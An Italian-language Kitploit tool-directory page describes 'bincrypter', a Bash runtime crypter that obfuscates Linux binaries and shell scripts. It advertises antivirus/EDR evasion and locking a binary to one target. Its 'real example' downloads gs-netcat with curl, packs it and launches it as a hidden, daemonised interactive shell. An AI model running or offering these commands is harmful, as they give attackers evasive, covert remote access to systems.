Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
bincrypter — Impacchetta/Crittografa/Offusca script ELF + SHELL | Kitploit

Strumenti/GitHubGitHub/hackerschoice/bincrypter
Strumenti di Crittografia/DecrittografiaGenerazione di PayloadReverse EngineeringAnalisi MalwareAnalisi di Binari
GitHubhackerschoice/bincrypter

bincrypter

Impacchetta/Crittografa/Offusca script ELF + SHELL

Vedi Repository
45560427 mesi faRevisionato da Kitploit
Condividi

Privacy e protezione del copyright per i tuoi programmi

Un Runtime Crypter per binari Linux - in BASH!

  • Offusca e crittografa qualsiasi binario ELF
  • Offusca e crittografa qualsiasi script SHELL
  • Morte ad AV/EDR: Morphing + firma diversa ogni volta
  • 100% in memoria. Nessun file temporaneo
  • Non sporca il filesystem
  • Crittografa due o tre volte lo stesso binario (o se stesso)
  • Il binario risultante è pesantemente offuscato (string mostra solo spazzatura)
  • Living off the Land (LotL): richiede solo /bin/sh + perl + openssl
  • Agnostico all'architettura: funziona su x86_64, aarch64, arm6, mips, ...
  • Blocca un binario a un sistema target e impediscine l'esecuzione altrove.

exmaple

Download:

curl -SsfL https://github.com/hackerschoice/bincrypter/releases/latest/download/bincrypter -o bincrypter
chmod +x bincrypter
./bincrypter -h


Esempio:

cp /usr/bin/id id
./bincrypter id
# Compressed: 68552 --> 24176 [35%]

./id
# uid=0(root) gid=0(root) groups=0(root)

Imposta una PASSWORD personalizzata (opzionalmente):

cp /usr/bin/id id
./bincrypter id foobar
# Compressed: 68552 --> 23860 [34%]

./id
# Enter Password: foobar
# uid=0(root) gid=0(root) groups=0(root)

Esempio reale:

curl -SsfL "https://gsocket.io/bin/gs-netcat_mini-linux-$(uname -m)" | PASSWORD="foobar" ./bincrypter  >gsnc
chmod +x gsnc
PASSWORD="foobar" GS_ARGS="-ilD -s ChangeMe" ./gsnc

Altri ottimi lavori:
https://github.com/guitmz/ezuri
https://github.com/upx/upx
https://bitlackeys.org/#sherlocked


Unisciti al divertimento: https://thc.org/ops
bsky: @hackerschoice.bsky.social
Mastodon: @[email protected]

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    261
  • 6

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    259

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →